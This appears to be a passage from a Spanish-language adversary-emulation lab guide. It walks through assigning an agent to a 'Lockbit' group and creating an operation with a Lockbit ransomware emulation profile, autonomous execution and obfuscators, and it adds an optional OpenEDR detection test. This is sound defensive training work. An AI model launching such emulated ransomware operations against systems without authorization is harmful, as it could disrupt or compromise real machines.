
El motivo por el cual es importante asignar un grupo a un conjunto de agentes es para poder ejecutar operaciones solamente en los sistemas en donde el agente pertenece a dicho grupo.

Como primer paso se debe hacer clic en el “id (paw)” del agente seleccionado.



eheaao	DESKTOP-2F7O6J3	red	windows	HTTP	1488	User	alive, trusted
--------	-----------------	-----	---------	------	------	------	----------------

Posterior en la pantalla de configuración del agente se debe cambiar el “Group” por el grupo “Lockbit”. Una vez realizado el cambio de nombre guardamos la configuración.



Agent Details

Settings

Contact: HTTP

Group: lockbit

Sleep Timer: 30 min 60 max

Watchdog Timer: 0

Save Settings

Ejercicio 7:

Crear una operación haciendo uso del adversario “Lockbit”.

Extra: Desplegar OpenEDR, con el fin de poner a prueba las detecciones por defecto ante la amenaza actual a simular.

Operations

Start New Operation

Operation name: Demo-02

Adversary: Lockbit

Fact source: basic

ADVANCED

Group: all groups, red, lockbit

Planner: atomic

Obfuscators: base64, base64Jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: ☒ Run autonomously, ☐ Require manual approval

Parser: ☒ Use default parsers, ☐ Do not use default parsers

Auto-close: ☒ Keep open forever, ☐ Auto close operation

Run state: ☒ Run immediately, ☐ Pause on start

Jitter (sec/sec): 2 min / 8 max Reset

Visibility: 51

Close Start